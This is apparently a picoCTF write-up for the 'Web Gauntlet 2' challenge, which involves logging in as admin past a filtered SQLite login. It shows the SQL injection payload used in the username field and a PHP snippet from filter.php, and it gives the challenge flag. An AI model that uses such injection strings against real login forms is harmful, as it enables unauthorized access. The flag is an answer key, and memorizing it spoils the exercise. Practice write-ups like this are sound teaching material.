

Web Gauntlet 2

Web Exploitation

Description:

This website looks familiar... Log in as admin Site:


<http://mercury.picoctf.net:21336/> Filter:

<http://mercury.picoctf.net:21336/filter.php>

Hints:

- 1) I tried to make it a little bit less contrived since the mini competition.
- 2) Each filter is separated by a space. Spaces are not filtered.
- 3) There is only 1 round this time, when you beat it the flag will be in filter.php.
- 4) There is a length component now.
- 5) sqlite

Solution:



The screenshot shows a login interface for a challenge titled "Filtered SQLite Injection Challenge #2". It features two input fields: "Username" and "Password". The "Username" field contains the text "adm' || 'in' except select". The "Password" field is masked with two dots. Below the fields is a blue "SIGN IN" button.

Filtered SQLite Injection
Challenge #2

Username
adm' || 'in' except select

Password
..

SIGN IN

```
    }  
    $_SESSION["winner2"] = 0;          // <- Don't refresh!  
} else {  
    $_SESSION["winner2"] = 0;  
}  
  
// picoCTF{0n3_m0r3_t1m3_838ec9084e6e0a65e4632329e7abc585}  
?>
```

Flag:

picoCTF{0n3_m0r3_t1m3_838ec9084e6e0a65e4632329e7abc585}